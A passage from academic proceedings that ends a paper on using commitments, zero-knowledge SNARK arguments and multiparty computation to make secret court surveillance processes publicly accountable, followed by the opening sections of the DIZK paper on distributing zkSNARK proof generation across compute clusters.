Using MPC to do key generation based on randomness provided by many different parties provides the guarantee that as long as at least one of the MPC participants behaved correctly (i.e., did not bias his randomness, and destroyed it afterward), the resulting keys are good (i.e., do not permit proofs of false statements). This approach has been used in the past, most notably by the cryptocurrency Zcash [8]. Despite the strong guarantees provided by this approach to key generation when at least one party is not corrupted, concerns have been expressed about the wisdom of trusting in the assumption of one honest party in the Zcash setting, which involves large monetary values and a system design inherently centered around the principles of full decentralization.

For our system, we propose key generation be done in a one-time MPC among several of the traditionally reputable institutions in the court system, such as the Supreme Court or Administrative Office of the US Courts, ideally together with other reputable parties from different branches of government. In our setting, the use of MPC for SNARK key generation does not constitute as pivotal and potentially risky a trust assumption as in Zcash, in that the court system is close-knit and inherently built with the assumption of trustworthiness of certain entities within the system. In contrast, a decentralized cryptocurrency (1) must, due to its distributed nature, rely for key generation on MPC participants that are essentially strangers to most others in the system; and (2) could be said to derive its very purpose from not relying on the trustworthiness of any small set of parties.

We note that since key generation is a one-time task for each circuit, we can tolerate a relatively performance-intensive process. Proving and verification keys can be distributed on the ledger.

## 7.1 Argument Types

Our implementation supports three types of arguments.

**Argument of knowledge for a commitment ($P_{\mathsf{k}}$).** Our simplest type of argument attests the prover's knowledge of the content of a given commitment $c$, i.e., that she could open the commitment if required. Whenever a party publishes a commitment, she can accompany it with a SNARK attesting that she knows the message and randomness that were used to generate the commitment. Formally, this is an argument that the prover knows $m$ and $\omega$ that correspond to a publicly known $c$ such that $\mathsf{Open}(m,c,\omega)=1$.

**Argument of commitment equality ($P_{\mathsf{eq}}$).** Our second type of argument attests that the content of two publicly known commitments $c_1, c_2$ is the same. That is, for two publicly known commitments $c_1$ and $c_2$, the prover knows $m_1$, $m_2$, $\omega_1$, and $\omega_2$ such that $\mathsf{Open}(m_1,c_1,\omega_1) = 1 \wedge \mathsf{Open}(m_2,c_2,\omega_2)=1 \wedge m_1 = m_2$.

More concretely, suppose that an agency wishes to release relational information—that the identifier (e.g., email address) in the request is the same identifier that a judge approved. The judge and law enforcemnet agency post commitments $c_1$ and $c_2$ respectively to the identifiers they used. The law enforcement agency then posts an argument attesting that the two commitments are to the same value.[19] Since circuits use fixed-size inputs, an argument implicitly reveals the length of the committed message. To hide this information, the law enforcement agency can pad each input up to a uniform length.

$P_{\mathsf{eq}}$ may be too revealing under certain circumstances: for the public to verify the argument, the agency (who posted $c_2$) must explicitly identify $c_1$, potentially revealing which judge authorized the data request and when.

**Existential argument of commitment equality ($P_{\exists}$).** Our third type of commitment allows decreasing the resolution of the information revealed, by proving that a commitment's content is the same as that of *some* other commitment among many. Formally, it shows that, for publicly known commitments $c, c_1, ..., c_N$ respectively to secret values $(m,\omega),(m_1,\omega_1),...,(m_N,\omega_N)$, $\exists\, i$ such that $\mathsf{Open}(m,c,\omega)=1 \wedge \mathsf{Open}(m_i,c_i,\omega_i)=1 \wedge m=m_i$. We treat $i$ as an additional secret input, so that, for any value of $N$, only two commitments need to be opened. This scheme trades off between resolution (number of commitments) and efficiency, a question we explore below.

We have chosen these three types of arguments to implement, but LibSNARK supports arbitrary predicates in principle, and there are likely others that would be useful and run efficiently in practice. A useful generalization of $P_{\mathsf{eq}}$ and $P_{\exists}$ would be to replace equality with more sophisticated, domain-specific predicates: instead of showing that messages $m_1, m_2$ corresponding to a pair of commitments are *equal*, one could show $p(m_1,m_2)=1$ for other predicates $p$ (e.g., "less-than" or "signed by same court"). The types of arguments that can be implemented

[19] To produce a proof for $P_{\mathsf{eq}}$, the prover (e.g., the agency) needs to know both $\omega_2$ and $\omega_1$, but in some cases $c_1$ (and thus $\omega_1$) may have been produced by a different entity (e.g., the judge). Publicizing $\omega_1$ is unacceptable as it compromises the hiding of the commitment content. To solve this problem, the judge can include $\omega_1$ alongside $m_1$ in secret documents that both parties possess (e.g., the court order).

efficiently will expand as SNARK libraries' efficiency improves; our system inherits such efficiency gains.

## 7.2 Implementation

We implemented these zero-knowledge arguments with LibSNARK [34], a C++ library for creating general-purpose SNARKs from arithmetic circuits. We implemented commitments using the SHA256 hash function;[20] $\omega$ is a 256-bit random string appended to the message before it is hashed. In this section, we show that useful statements can be proven within a reasonable performance envelope. We consider six criteria: the size of the proving key, the size of the verification key, the size of the proof statement, the time to generate keys, the time to create proofs, and the time to verify proofs. We evaluated these metrics with messages from 16 to 1232 bytes on $P_{\mathsf{k}}$, $P_{\mathsf{eq}}$, and $P_{\exists}$ ($N$ = 100, 400, 700, and 1000, large enough to obscure links between commitments) on a computer with 16 CPU cores and 64GB of RAM.

**Argument size.** The argument is just 287 bytes. Accompanying each argument are its public inputs (in this case, commitments). Each commitment is 256 bits.[21] An auditor needs to store these commitments anyway as part of the ledger, and each commitment can be stored just once and reused for many proofs.

**Verification key size.** The size of the verification key is proportional to the size of the circuit and its public inputs. The key was 10.6KB for $P_{\mathsf{k}}$ (one commitment as input and one SHA256 circuit) and 20.83KB for $P_{\mathsf{eq}}$ (two commitments and two SHA256 circuits). Although $P_{\exists}$ computes SHA256 just twice, its smallest input, 100 commitments, is 50 times as large as that of $P_{\mathsf{k}}$ and $P_{\mathsf{eq}}$; the keys are correspondingly larger and grow linearly with the input size. For 100, 400, 700, and 1000 commitments, the verification keys were respectively 1.0MB, 4.1MB, 7.1MB, and 10.2MB. Since only one verification key is necessary for each circuit, these keys are easily small enough to make large-scale verification feasible.

**Proving key size.** The proving keys are much larger: in the hundreds of megabytes. Their size grows linearly with the size of the circuit, so longer messages (which require more SHA256 computations), more complicated circuits, and (for $P_{\exists}$) more inputs lead to larger keys. Figure 8a reflects this trend. Proving keys are largest for $P_{\exists}$ with 1000 inputs on 1232KB messages and shrink as the message size and the number of commitments decrease. $P_{\mathsf{k}}$ and $P_{\mathsf{eq}}$, which have simpler circuits, still have bigger proving keys for bigger messages. Although these keys are large, only entities that create each kind of proof need to store the corresponding key. Storing one key for each type of argument we have presented takes only about 1GB at the largest input sizes.

**Key generation time.** Key generation time increased linearly with the size of the keys, from a few seconds for $P_{\mathsf{k}}$ and $P_{\mathsf{eq}}$ on small messages to a few minutes for $P_{\exists}$ on the largest parameters (Figure 8b). Since key generation is a one-time process to add a new kind of proof in the form of a circuit, we find these numbers acceptable.

**Argument generation time.** Argument generation time increased linearly with proving key size and ranged from a few seconds on the smallest keys to a couple of minutes for largest (Figure 8c). Since argument generation is a one-time task for each surveillance action and the existing administrative processes for each surveillance action often take hours or days, we find this cost acceptable.

**Argument verification time.** Verifying $P_{\mathsf{k}}$ and $P_{\mathsf{eq}}$ on the largest message took only a few milliseconds. Verification times for $P_{\exists}$ were larger and increased linearly with the number of input commitments. For 100, 400, 700, and 1000 commitments, verification took 40ms, 85ms, 243ms, and 338ms on the largest input. These times are still fast enough to verify many arguments quickly.


# 8 Generalization

Our proposal can be generalized beyond ECPA surveillance to encompass a broader class of *secret information processes*. Consider situations in which independent institutions need to act in a coordinated but secret fashion and, at the same time, are subject to public scrutiny. They should be able to convince the public that their actions are consistent with relevant rules. As in electronic surveillance, accountability requires the ability to attest to compliance without revealing sensitive information.

**Example 1 (FISA court).** Accountability is needed in other electronic surveillance arenas. The US Foreign Intelligence Surveillance Act (FISA) regulates surveillance in national security investigations. Because of the sensitive interests at stake, the entire process is overseen by a US court that meets *in secret*. The tension between secrecy and public accountability is even sharper for the FISA court: much of the data collected under FISA may stay permanently hidden inside US intelligence agencies, while data collected under ECPA may eventually be used in public criminal trials. This opacity may be justified, but it has engendered skepticism. The public has no way of knowing what the court is doing, nor any means of assuring itself that the intelligence agencies under the authority of FISA are even complying with the rules of that

[20] Certain other hash functions may be more amenable to representation as arithmetic circuits, and thus more "SNARK-friendly." We opted for a proof of concept with SHA256 as it is so widely used.

[21] LibSNARK stores each bit in a 32-bit integer, so an argument involving $k$ commitments takes about $1024k$ bytes. A bit-vector representation would save a factor of 32.




(a) Proving key size. (b) Key generation time. (c) Argument generation time.

Figure 8: SNARK evaluation

court. The FISA court itself has voiced concern about that it has no independent means of assessing compliance with its orders because of the extreme secrecy involved. Applying our proposal to the FISA court, both the court and the public could receive proofs of documented compliance with FISA orders, as well as aggregate statistics on the scope of FISA surveillance activity to the full extent possible without incurring national security risk.

**Example 2 (Clinical trials).** Accountability mechanisms are also important to assess behavior of private parties, e.g., in clinical trials for new drugs. There are many parties to clinical trials and much of the information involved is either private or proprietary. Yet, regulators and the public have a need to know that responsible testing protocols are observed. Our system can achieve the right balance of transparency, accountability and respect for privacy of those involved in the trials.

**Example 3 (Public fund spending).** Accountability in spending of taxpayer money is naturally a subject of public interest. Portions of public funds may be allocated for sensitive purposes (e.g., defense/intelligence), and the amounts and allocation thereof may be publicly unavailable due to their sensitivity. Our system would enable credible public assurances that taxpayer money is being spent in accordance with stated principles, while preserving secrecy of information considered sensitive.

## 8.1 Generalized Framework

We present abstractions describing the generalized version of our system and briefly outline how the concrete examples fit into this framework. A *secret information process* includes the following components.

- A set of *participants* interact with each other. In our ECPA example, these are judges, law enforcement agencies, and companies.
- The participants engage in a *protocol* (e.g., to execute the procedures for conducting electronic surveillance). The protocol messages exchanged are hidden from the view of outsiders (e.g., the public), and yet it is of public interest that the protocol messages exchanged adhere to certain rules.
- A set of *auditors* (distinct from the *participants*) seeks to audit the protocol, by verifying that a set of *accountability properties* are met.

Abstractly, our system allows the controlled disclosure of four types of information.

*Existential information* reveals the existence of a piece of data, be it in a participant's local storage or the content of a communication between participants. In our case study, existential information is revealed with commitments, which indicate the existence of a document.

*Relational information* describes the actions participants take in response to the actions of others. In our case study, relational information is represented by the zero-knowledge arguments that attest that actions were taken lawfully (e.g., in compliance with a judge's order).

*Content information* is the data in storage and communication. In our case study, content information is revealed through aggregate statistics via MPC and when documents are unsealed and their contents made public.

*Timing information* is a by-product of the other information. In our case study, timing information could include order issuance dates, turnaround times for data request fulfilment by companies, and seal expiry dates.

Revealing combinations of these four types of information with the specified cryptographic tools provides the flexibility to satisfy a range of application-specific accountability properties, as exemplified next.

**Example 1 (FISA court).** *Participants* are the FISA Court judges, the agencies requesting surveillance authorization, and any service providers involved in facilitating said surveillance. The *protocol* encompasses the legal process required to authorize surveillance, together with the administrative steps that must be taken to enact surveillance. *Auditors* are the public, the judges themselves, and possibly Congress. Desirable *accountability properties* are similar to those in our ECPA case study: e.g., attestations that certain rules are being followed in issuing surveillance orders, and release of aggregate statistics on surveillance activities under FISA.

**Example 2 (Clinical trials).** *Participants* are the institutions (companies or research centers) conducting clinical trials, comprising scientists, ethics boards, and data

analysts; the organizations that manage regulations regarding clinical trials, such as the National Institutes of Health (NIH) and the Food and Drug Administration (FDA) in the US; and hospitals and other sources through which trial participants are drawn. The *protocol* encompasses the administrative process required to approve a clinical trial, and the procedure of gathering participants and conducting the trial itself. *Auditors* are the public, the regulatory organizations such as the NIH and the FDA, and possibly professional ethics committees. Desirable *accountability properties* include, e.g., attestations that appropriate procedures are respected in recruiting participants and administering trials; and release of aggregate statistics on clinical trial results without compromising individual participants' medical data.

**Example 3 (Public fund spending).** *Participants* are Congress (who appropriates the funding), defense/intelligence agencies, and service providers contracted in the spending of said funding. The *protocol* encompasses the processes by which Congress allocates funds to agencies, and agencies allocate funds to particular expenses. *Auditors* are the public and Congress. Desirable *accountability properties* include, e.g., attestations that procurements were within reasonable margins of market prices and satisfied documented needs; and release of aggregate statistics on the proportion of allocated money used and broad spending categories.

## 9 Conclusion

We present a cryptographic answer to the accountability challenge currently frustrating the US court system. Leveraging cryptographic commitments, zero-knowledge proofs, and secure MPC, we provide the electronic surveillance process a series of scalable, flexible, and *practical* measures for improving accountability while maintaining secrecy. While we focus on the case study of electronic surveillance, these strategies are equally applicable to a range of other *secret information processes* requiring accountability to an outside auditor.

## Acknowledgements

We are grateful to Judge Stephen Smith for discussion and insights from the perspective of the US court system; to Andrei Lapets, Kinan Dak Albab, Rawane Issa, and Frederick Joossens for discussion on Jiff and WebMPC; and to Madars Virza for advice on SNARKs and libSNARK.

This research was supported by the following grants: NSF MACS (CNS-1413920), DARPA IBM (W911NF-15-C-0236), SIMONS Investigator Award Agreement Dated June 5th, 2012, and the Center for Science of Information (CSoI), an NSF Science and Technology Center, under grant agreement CCF-0939370.

## References

[1] Bellman. `https://github.com/ebfull/bellman`.

[2] Electronic Communications Privacy Act. 18 USC 2701 et seq.

[3] Foreign Intelligence Surveillance Act. 50 U.S.C. ch. 36.

[4] Google transparency report. `https://www.google.com/transparencyreport/userdatarequests/countries/?p=2016-12`.

[5] Jiff. `https://github.com/multiparty/jiff`.

[6] Jsnark. `https://github.com/akosba/jsnark`.

[7] Law enforcement requests report. `https://www.microsoft.com/en-us/about/corporate-responsibility/lerr`.

[8] Zcash. `https://z.cash/`.

[9] Wiretap report 2015. `http://www.uscourts.gov/statistics-reports/wiretap-report-2015`, December 2015.

[10] ADMINSTRATIVE OFFICE OF THE COURTS. Authorized judgeships. `http://www.uscourts.gov/sites/default/files/allauth.pdf`.

[11] ARAKI, T., BARAK, A., FURUKAWA, J., LICHTER, T., LINDELL, Y., NOF, A., OHARA, K., WATZMAN, A., AND WEINSTEIN, O. Optimized honest-majority MPC for malicious adversaries - breaking the 1 billion-gate per second barrier. In *2017 IEEE Symposium on Security and Privacy, SP 2017, San Jose, CA, USA, May 22-26, 2017* (2017), IEEE Computer Society, pp. 843–862.

[12] BATES, A., BUTLER, K. R., SHERR, M., SHIELDS, C., TRAYNOR, P., AND WALLACH, D. Accountable wiretapping–or–i know they can hear you now. *NDSS* (2012).

[13] BEN-SASSON, E., CHIESA, A., GREEN, M., TROMER, E., AND VIRZA, M. Secure sampling of public parameters for succinct zero knowledge proofs. In *Security and Privacy (SP), 2015 IEEE Symposium on* (2015), IEEE, pp. 287–304.

[14] BEN-SASSON, E., CHIESA, A., TROMER, E., AND VIRZA, M. Scalable zero knowledge via cycles of elliptic curves. *IACR Cryptology ePrint Archive 2014* (2014), 595.

[15] BEN-SASSON, E., CHIESA, A., TROMER, E., AND VIRZA, M. Succinct non-interactive zero knowledge for a von neumann architecture. In *23rd USENIX Security Symposium (USENIX Security 14)* (San Diego, CA, Aug. 2014), USENIX Association, pp. 781–796.

[16] BESTAVROS, A., LAPETS, A., AND VARIA, M. User-centric distributed solutions for privacy-preserving analytics. *Communications of the ACM 60*, 2 (February 2017), 37–39.

[17] CHAUM, D., AND VAN HEYST, E. Group signatures. In *Advances in Cryptology - EUROCRYPT '91, Workshop on the Theory and Application of of Cryptographic Techniques, Brighton, UK, April 8-11, 1991, Proceedings* (1991), D. W. Davies, Ed., vol. 547 of *Lecture Notes in Computer Science*, Springer, pp. 257–265.

[18] DAMGÅRD, I., AND ISHAI, Y. Constant-round multiparty computation using a black-box pseudorandom generator. In *Advances in Cryptology - CRYPTO 2005: 25th Annual International Cryptology Conference, Santa Barbara, California, USA, August 14-18, 2005, Proceedings* (2005), V. Shoup, Ed., vol. 3621 of *Lecture Notes in Computer Science*, Springer, pp. 378–394.

[19] DAMGÅRD, I., KELLER, M., LARRAIA, E., PASTRO, V., SCHOLL, P., AND SMART, N. P. Practical covertly secure MPC for dishonest majority - or: Breaking the SPDZ limits. In *Computer Security - ESORICS 2013 - 18th European Symposium on Research in Computer Security, Egham, UK, September 9-13, 2013. Proceedings* (2013), J. Crampton, S. Jajodia, and K. Mayes, Eds., vol. 8134 of *Lecture Notes in Computer Science*, Springer, pp. 1–18.

[20] FEIGENBAUM, J., JAGGARD, A. D., AND WRIGHT, R. N. Open vs. closed systems for accountability. In *Proceedings of the 2014 Symposium and Bootcamp on the Science of Security* (2014), ACM, p. 4.

[21] FEIGENBAUM, J., JAGGARD, A. D., WRIGHT, R. N., AND XIAO, H. Systematizing "accountability" in computer science. Tech. rep., Yale University, Feb 2012. Technical Report YALEU/DCS/TR-1452.

[22] FEUER, A., AND ROSENBERG, E. Brooklyn prosecutor accused of using illegal wiretap to spy on love interest, November 2016. https://www.nytimes.com/2016/11/28/nyregion/brooklyn-prosecutor-accused-of-using-illegal-wiretap-to-spy-on-love-interest.html.

[23] GOLDWASSER, S., AND PARK, S. Public accountability vs. secret laws: Can they coexist?: A cryptographic proposal. In *Proceedings of the 2017 on Workshop on Privacy in the Electronic Society, Dallas, TX, USA, October 30 - November 3, 2017* (2017), B. M. Thuraisingham and A. J. Lee, Eds., ACM, pp. 99–110.

[24] JAKOBSEN, T. P., NIELSEN, J. B., AND ORLANDI, C. A framework for outsourcing of secure computation. In *Proceedings of the 6th edition of the ACM Workshop on Cloud Computing Security, CCSW '14, Scottsdale, Arizona, USA, November 7, 2014* (2014), G. Ahn, A. Oprea, and R. Safavi-Naini, Eds., ACM, pp. 81–92.

[25] KAMARA, S. Restructuring the nsa metadata program. In *International Conference on Financial Cryptography and Data Security* (2014), Springer, pp. 235–247.

[26] KATZ, J., AND LINDELL, Y. *Introduction to modern cryptography*. CRC press, 2014.

[27] KROLL, J., FELTEN, E., AND BONEH, D. Secure protocols for accountable warrant execution. 2014. `http://www.cs.princeton.edu/felten/warrant-paper.pdf`.

[28] LAMPSON, B. Privacy and security usable security: how to get it. *Communications of the ACM 52*, 11 (2009), 25–27.

[29] LAPETS, A., VOLGUSHEV, N., BESTAVROS, A., JANSEN, F., AND VARIA, M. Secure MPC for Analytics as a Web Application. In *2016 IEEE Cybersecurity Development (SecDev)* (Boston, MA, USA, November 2016), pp. 73–74.

[30] MASHIMA, D., AND AHAMAD, M. Enabling robust information accountability in e-healthcare systems. In *HealthSec* (2012).

[31] PAPANIKOLAOU, N., AND PEARSON, S. A cross-disciplinary review of the concept of accountability: A survey of the literature, 2013. Available online at: `http://www.bic-trust.eu/files/2013/06/Paper_NP.pdf`.

[32] PEARSON, S. Toward accountability in the cloud. *IEEE Internet Computing 15*, 4 (2011), 64–69.

[33] RIVEST, R. L., SHAMIR, A., AND TAUMAN, Y. How to leak a secret. In *Advances in Cryptology - ASIACRYPT 2001, 7th International Conference on the Theory and Application of Cryptology and Information Security, Gold Coast, Australia, December 9-13, 2001, Proceedings* (2001), C. Boyd, Ed., vol. 2248 of *Lecture Notes in Computer Science*, Springer, pp. 552–565.

[34] SCIPR LAB. libsnark: a C++ library for zkSNARK proofs. `https://github.com/scipr-lab/libsnark`.

[35] SEGAL, A., FEIGENBAUM, J., AND FORD, B. Privacy-preserving lawful contact chaining: [preliminary report]. In *Proceedings of the 2016 ACM on Workshop on Privacy in the Electronic Society* (New York, NY, USA, 2016), WPES '16, ACM, pp. 185–188.

[36] SEGAL, A., FORD, B., AND FEIGENBAUM, J. Catching bandits and only bandits: Privacy-preserving intersection warrants for lawful surveillance. In *FOCI* (2014).

[37] SMITH, S. W. Kudzu in the courthouse: Judgments made in the shade. *The Federal Courts Law Review 3*, 2 (2009).

[38] SMITH, S. W. Gagged, sealed & delivered: Reforming ecpa's secret docket. *Harvard Law & Policy Review 6* (2012), 313–459.

[39] SUNDARESWARAN, S., SQUICCIARINI, A., AND LIN, D. Ensuring distributed accountability for data sharing in the cloud. *IEEE Transactions on Dependable and Secure Computing 9*, 4 (2012), 556–568.

[40] TAN, Y. S., KO, R. K., AND HOLMES, G. Security and data accountability in distributed systems: A provenance survey. In *High Performance Computing and Communications & 2013 IEEE International Conference on Embedded and Ubiquitous Computing (HPCC_EUC), 2013 IEEE 10th International Conference on* (2013), IEEE, pp. 1571–1578.

[41] VIRZA, M., November 2017. Private communication.

[42] WANG, X., RANELLUCCI, S., AND KATZ, J. Global-scale secure multiparty computation. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017* (2017), B. M. Thuraisingham, D. Evans, T. Malkin, and D. Xu, Eds., ACM, pp. 39–56.

[43] WEITZNER, D. J., ABELSON, H., BERNERS-LEE, T., FEIGENBAUM, J., HENDLER, J. A., AND SUSSMAN, G. J. Information accountability. *Commun. ACM 51*, 6 (2008), 82–87.

[44] XIAO, Z., KATHIRESSHAN, N., AND XIAO, Y. A survey of accountability in computer networks and distributed systems. *Security and Communication Networks 9*, 4 (2016), 290–315.

# DIZK: A Distributed Zero Knowledge Proof System

Howard Wu
*UC Berkeley*

Wenting Zheng
*UC Berkeley*

Alessandro Chiesa
*UC Berkeley*

Raluca Ada Popa
*UC Berkeley*

Ion Stoica
*UC Berkeley*

## Abstract

Recently there has been much academic and industrial interest in practical implementations of *zero knowledge proofs*. These techniques allow a party to *prove* to another party that a given statement is true without revealing any additional information. In a Bitcoin-like system, this allows a payer to prove validity of a payment without disclosing the payment's details.

Unfortunately, the existing systems for generating such proofs are very expensive, especially in terms of memory overhead. Worse yet, these systems are "monolithic", so they are limited by the memory resources of a single machine. This severely limits their practical applicability.

We describe DIZK, a system that *distributes* the generation of a zero knowledge proof across machines in a compute cluster. Using a set of new techniques, we show that DIZK scales to computations of up to billions of logical gates (100× larger than prior art) at a cost of 10 µs per gate (100× faster than prior art). We then use DIZK to study various security applications.

## 1 Introduction

Cryptographic proofs with strong privacy and efficiency properties, known as *zkSNARKs* (*zero-knowledge Succinct Non-interactive ARgument of Knowledge*) [52, 38, 19], have recently received much attention from academia and industry [13, 9, 41, 51, 20, 37, 55, 11, 15, 48, 78, 31, 33, 10, 75, 31, 46, 47, 53, 36, 22], and have seen industrial deployments [7, 5, 3, 4]. For example, zkSNARKs are the core technology of Zcash [7, 10], a popular cryptocurrency that, unlike Bitcoin, preserves a user's payment privacy. Bitcoin requires users to broadcast their private payment details in the clear on the public blockchain, so other participants can check the validity of the payment. In contrast, zkSNARKs enable users to broadcast *encrypted* transactions details and *prove* the validity of the payments without disclosing what the payments are.

More formally, zkSNARKs allow a *prover* (e.g., a Zcash user making a payment) to convince a *verifier* (e.g., any other Zcash user) of a statement of the form "*given a function $F$ and input $x$, there is a secret $w$ such that $F(x,w) = \text{true}$*". In the cryptocurrency example, $w$ is the private payment details, $x$ is the encryption of the payment details, and $F$ is a predicate that checks that $x$ is an encryption of $w$ and $w$ is a valid payment. These proofs provide two useful properties: *succinctness* and *zero knowledge*. The first property allows for extremely small proofs (128 B) and cheap verification (2 ms plus a few µs per byte in $x$), regardless of how long it takes to evaluate $F$ (even if $F$ takes years to compute). The second property enables privacy preservation, which means that the proof reveals *no* information about the secret $w$ (beyond what is already implied by the statement itself).

The remarkable power of zkSNARKs comes at a cost: the prover has a significant overhead. zkSNARKs are based on *probabilistically checkable proofs* (PCPs) from Complexity Theory, which remained prohibitively slow for two decades until a line of recent work brought them closer to practical systems (see §12). One of the main reasons for the prover's overhead is that the statement to be proved must be represented via a set of logical gates forming a *circuit*, and the prover's cost is quasi-linear in this circuit's size. Unfortunately, this prover cost is not only in time but also in space.

Thus, in existing systems, the zkSNARK prover is a *monolithic* process running on a single machine that quickly exceeds memory bounds as the circuit size increases. State-of-the-art zkSNARK systems [59] can only support statements of up to 10-20 million gates, at a cost of more than 1 ms per gate. Let us put this size in perspective via a simple example: the SHA-256 compression function, which maps a 512-bit input to a 256-bit output, has more than 25,000 gates [10]; no more than 400 evaluations of this function fit in a circuit of 10 million gates, and such a circuit can be used to hash files of up to a mere 13 kB. In sum, 10 million gates is *not many*. This bottleneck severely limits the applicability of SNARKs, and motivates a basic question: *can zkSNARKs be used*

*for circuits of much larger sizes, and at what cost?*

**DIZK.** We design and build DIZK (*DIstributed Zero Knowledge*), a zkSNARK system that far exceeds the scale of previous state-of-the-art solutions. At its core, DIZK distributes the execution of a zkSNARK across a compute cluster, thus enabling it to leverage the aggregated cluster's memory and computation resources. This allows DIZK to support circuits with *billions* of gates ($100\times$ larger than prior art) at a cost of $10\,\mu s$ per gate ($100\times$ faster than prior art).

We evaluate DIZK on two applications: proving authenticity of edited photos (as proposed in [53]), and proving integrity of machine learning models. DIZK enables applications on significantly larger instance sizes, e.g., image editing on photos of 2048 by 2048 pixels.

DIZK makes a significant conceptual step forward, enlarging the class of applications feasible for zkSNARKs. We implement DIZK via Apache Spark [2] and will release all source code under a permissive software license.

DIZK does inherit important limitations of zkSNARKs (see §13). First, while DIZK supports larger circuits than prior systems, its overhead is still prohibitive for many practical applications; improving the efficiency of zkSNARKs for both small and large circuits remains an important challenge. Also, like other zkSNARKs, DIZK requires a trusted party to run a *setup* procedure that uses secret randomness to sample certain public parameters; the cost of this setup grows with circuit size, which means that this party must also use a cluster, which is harder to protect against attackers than a single machine. Nevertheless, the recent progress on zkSNARKs has been nothing short of spectacular, which makes us optimistic that future advancements will address these challenges, and bring the power of zkSNARKs to many more practical applications.

**Challenges and techniques.** Distributing a zkSNARK is challenging. Protocols for zkSNARKs on large circuits involve solving multiple large instances of tasks about polynomial arithmetic over cryptographically-large prime fields and about multi-scalar multiplication over elliptic curve groups. For example, generating proofs for billion-gate circuits requires multiplying polynomials of a degree in the billions, and merely representing these polynomials necessitates terabit-size arrays. Moreover, fast algorithms for solving these tasks, such as Fast Fourier Transforms (FFTs), are notoriously memory intensive, and rely on continuously accessing large pools of shared memory in complex patterns. But each node in a compute cluster can store only a small fraction of the overall state, and thus memory is distributed and communication between nodes incurs network delays. In addition, these heavy algorithmic tasks are all intertwined, which is problematic as reshuffling large amounts of data from the output of one task to give as input to the next task is expensive.

We tackle the above challenges in two steps. First, we single out basic computational tasks about field and group arithmetic and achieve efficient distributed realizations of these. Specifically, for finite fields, DIZK provides distributed FFTs and distributed Lagrange interpolant evaluation (§4.1); for finite groups, it provides distributed multi-scalar multiplication with fixed bases and with variable bases (§4.2). Throughout, we improve efficiency by leveraging characteristics of the zkSNARK setting instead of implementing agnostic solutions.

Second, we build on these components to achieve a distributed zkSNARK. Merely assembling these components into a zkSNARK as in prior monolithic systems, however, does *not* yield good efficiency. zkSNARKs transform the computation of a circuit into an equivalent representation called a *Quadratic Arithmetic Program* [37, 55]: a circuit with $N$ wires and $M$ gates is transformed into a satisfaction problem about $O(N)$ polynomials of degree $O(M)$. The evaluations of these polynomials yield matrices of size $O(N) \times O(M)$ that are sparse, with only $O(N+M)$ non-zero entries. While this sparsity gives rise to straightforward serial algorithms, the corresponding distributed computations suffer from stragglers with large overheads.

The reason lies in how the foregoing transformation is used in a zkSNARK. Different parts of a zkSNARK leverage the sparsity of the matrices above in different ways: the so-called *QAP instance reduction* relies on their column sparsity (§5), while the corresponding *QAP witness reduction* relies on their row sparsity (§6). However, it turns out that the columns and rows are *almost* sparse: while most columns and rows are sparse, some are dense, and the dense ones create stragglers.

We address this issue via a two-part solution. First, we run a lightweight distributed computation to identify and annotate the circuit with which columns/rows are dense. Second, we run a hybrid distributed computation that uses different approaches to process the sparse and dense columns/rows. Overall we achieve efficient distributed realizations for these QAP routines. In particular, this approach outperforms merely invoking generic approaches that correct for load imbalances such as `skewjoin` [6].

Finally, we emphasize that most of the technical work described above can be *re-used* as the starting point to distribute many other similar proof systems. We have thus packaged these standalone components as a separate library, which we deem of independent interest.

We also briefly mention that supporting billion-gate circuits required us to generate and use a pairing-friendly elliptic curve suitable for this task. See §9 for details.

**Authenticity of photos & integrity of ML models.** We study the use of DIZK for two natural applications: (1) authenticity of edited photos [53] (see §7.1); and (2) integrity of machine learning models (see §7.2). Our experiments show that DIZK enables such applications to scale to much larger instance sizes than what is possible

via previous (monolithic) systems.

An application uses DIZK by constructing a circuit for the desired computation, and by computing values for the circuit's wires from the application inputs. We do this, for the above applications, via distributed algorithms that exploit the parallel nature of computations underlying editing photos and ML training algorithms.

**Cryptography at scale.** DIZK exemplifies a new paradigm. Cryptographic tools are often executed as monolithic procedures, which hampers their applicability to large problem sizes. We believe that explicitly designing such tools with distributed architectures in mind enables "cryptography at scale", and we view DIZK as a step in this direction for the case of zkSNARKs.

# 2 Background on zkSNARKs

The notion of a zkSNARK, formulated in [52, 38, 19], has several definitions. We consider one known as a *publicly-verifiable preprocessing zkSNARK* (see [20, 37]). We cover necessary background on zkSNARKs by providing a high-level description (§2.1), an informal definition (§2.2), and the protocol that we start from (§2.3).

## 2.1 High-level description

A zkSNARK can be used to prove/verify statements of the form "*given a public predicate $F$ and a public input $x$, I know a secret input $w$ such that $F(x,w) = \text{true}$*". It has three components: *setup*, *prover*, and *verifier* (Fig. 1).

- The setup receives a predicate $F$ (expressed in a certain way as discussed in §2.2) and outputs a proving key $\mathsf{pk}_F$ and verification key $\mathsf{vk}_F$. Both keys are published as public parameters and $\mathsf{pk}_F$/$\mathsf{vk}_F$ can be used to prove/verify any number of statements about $F$. In particular, the setup for $F$ needs to be run only once. While the setup outputs keys that are public information, its intermediate computation steps involve secret values that must remain secret. Thus, the setup must be run by a trusted party — this requirement is challenging, however prior work has studied mitigations (see §13).
- The prover receives the proving key $\mathsf{pk}_F$, a public input $x$ for $F$, and a secret input $w$ for $F$, and outputs a proof $\pi$. The proof attests to the statement "*given $F$ and $x$, I know a secret $w$ such that $F(x,w) = \text{true}$*", but reveals no information about $w$. The generation of $\pi$ involves randomness that imbues it with zero knowledge. Anyone can run the prover.
- The verifier receives the verification key $\mathsf{vk}_F$, a public input $x$ for $F$, and a proof $\pi$, and outputs a decision bit ('accept' or 'reject'). Anyone can run the verifier.

